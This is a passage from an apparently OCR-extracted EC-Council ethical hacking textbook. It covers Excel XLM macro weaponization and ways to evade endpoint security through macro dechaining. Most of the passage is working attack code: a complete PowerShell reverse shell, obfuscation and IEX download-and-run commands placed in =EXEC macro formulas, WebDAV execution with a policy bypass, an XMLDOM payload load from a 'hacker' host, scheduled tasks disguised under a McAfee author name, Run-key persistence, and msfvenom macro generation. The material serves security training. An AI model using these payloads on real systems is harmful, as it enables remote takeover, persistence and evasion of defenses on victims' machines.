


Figure 12.62: Screenshot of Excel macro command execution

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

XLM Weaponization

4. Create a reverse shell payload using a PowerShell script rather than executing calc.exe file.

```
$client = New-Object System.Net.Sockets.TCPClient('Target Domain Path',444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

5. Use the PowerShell script obfuscator for script installation.

```
Import-Module ./Invoke-Obfuscation.psd1

Invoke-Obfuscation
```

6. Now, use the cmdlet **invoke-expression** to run the obfuscated shell payload.

```
powershell -c IEX (New-Object Net.WebClient).DownloadString('<Target Domain Path>/obf.txt')
```

7. Try to insert the payload into XLM macro to bypass detection.

```
=exec("powershell -c IEX (New-Object Net.WebClient).DownloadString('<Target Domain Path>/obf.txt')")
```

If it is still detected, employ a Web Distributed Authoring and Versioning (WebDAV) share to execute the script from a mounted drive:

8. Enable WebDAV modules.

```
sudo a2enmod dav

sudo a2enmod dav_fs
```

Now, mount the WebDAV share.

9. Run the payload with bypass execution flag.

```
=EXEC("cmd /k net use z: \\<Target Domain>\webdav&powershell -exec bypass -f \\<Target Domain Path>\webdav\ba.ps1")
```

Loading this script into XLM can mount a new drive with letter z and a reverse shell for the attacker will be created without being detected.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.63: Screenshot of malicious Excel macro command execution

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Endpoint Security by Dechaining Macros

Microsoft Office macros are commonly used to automate various processes and user tasks. Attackers can exploit macros for executing malicious codes and compromise a system. As macros are based on VBScript, attackers create VBA-based malicious codes. Herein, dechaining of macros is used to evade endpoint detection and modify memory, registry, and other Windows files using VBScript. This technique allows attackers to evade both dynamic and static analysis-based detection.

Techniques used to bypass endpoint security by dechaining macros are as follows:

- **Spawning through ShellCOM**

  Attackers use COM objects for a spawning process. It allows attackers to reference any object associated with COM through VBScript for utilizing its functions. Attackers use **ShellBrowserWindow** for launching new processes.

```
Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")

obj.Document.Application.ShellExecute
"calc.exe",Null,"C:\\Windows\\System32",Null,0
```

- **Spawning using XMLDOM**

  Attackers can also implement process spawning through XMLDOM. This technique allows attackers to download and run a code inside an Office process.

```
Set xml = CreateObject("Microsoft.XMLDOM")
xml.async = False
Set xsl = xml
xsl.load("file://|http://hacker/malicous_payload.xsl")
xml.transformNode xsl
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Spawning through WmiPrvse.exe**

  To launch a new process or executable remotely, attackers can take advantage of WMI. This method allows attackers to spawn new processes through wmiprvse.exe without considering the Office process.

```
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("calc.exe", Null, objConfig, intProcessID)
```

- **Creating Scheduled Tasks**

  Attackers also use VBScript to create scheduled tasks and carry out dechaining from Microsoft Office. This process also allows attackers to dechain the activity timing apart from the spawning of tasks through the service host process.

```
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim td: Set td = service.NewTask(0)
td.RegistrationInfo.Author = "McAfee Corporation"
td.settings.StartWhenAvailable = True
td.settings.Hidden = False
Dim triggers: Set triggers = td.triggers
Dim trigger: Set trigger = triggers.Create(1)
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T" & Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "C:\Windows\System32\calc.exe"
'Action.Arguments = "/c whoami"
Call service.GetFolder("\").RegisterTaskDefinition("AVUpdateTask", td, 6, , , 3)
```

- **Registry Modification**

  Attackers can also use VBScripts to access the registry for altering settings, storing payloads, and creating persistence. These activities can be performed directly from a macro. Modifying registries can lead to dechaining the payload execution because they are executed on boot instead of a macro.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Run the following code to create a run key:

```
Set objRegistry =
GetObject("winmgmts:\\.\root\default:StdRegProv")
objRegistry.SetStringValue &H80000001,
"Software\Microsoft\Windows\CurrentVersion\Run", "key1", "value1"
```

- **Dropping Files**

  Attackers can take advantage of **FileSystemObject** for dropping a file by abusing VBScripts. This will enable dechaining of payloads from the macros because the execution will only happen during startup.

  Run the following code to add a startup item:

```
Path = CreateObject("WScript.Shell").SpecialFolders("Startup")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(Path & "\sample.bat", True)
objFile.Write "notepad.exe" & vbCrLf
objFile.Close
```

- **Downloading Content**

  Attackers can download content using VBScripts and inject the content into the registry, memory, or on to a disk. Attackers use XMLHTTP library along with ADODB to perform this attack.

  Run the following code for downloading the content:

```
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET",
"https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe",
False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile Environ("APPDATA") & "\sample.exe", 2
End With
```


- **Embed File and Drop**

  Attackers use Metasploit's "**vba-exe**" feature for macro creation that includes an embedded payload.

  Run the following code to embed a calculator within a macro:

```
msfvenom -p generic/custom
PAYLOADFILE=/home/user1/Downloads/calc.exe -a x64 --platform
windows -f vba-exe
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Endpoint Security by Clearing Memory Hooks

Source: *https://www.optiv.com*

Memory hooking is an approach to monitor and change the behavior of an application's execution process. These hooks are placed by an EDR agent to collect information for performing behavior-based analysis. Hooks send information to the EDR agent, which is installed at a high-level privileged kernel, which helps in detecting malicious activities such as remote code execution, lateral movement, and privilege escalation in real time.

For example, if a new process is spawned in the detached state and memory permissions are altered to execute the **`WriteProcessMemory`** procedure, the EDR system can still see the data and determine whether the running process is malicious or not.

In such cases, attackers often try to bypass the EDR in memory by unhooking the EDR DLLs. For this purpose, attackers need to find the application's DLLs, associated functions, and exported syscalls. Attackers use open-source tools such as x64dbg debugger to identify the hooked syscalls that are stored in the memory during execution.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

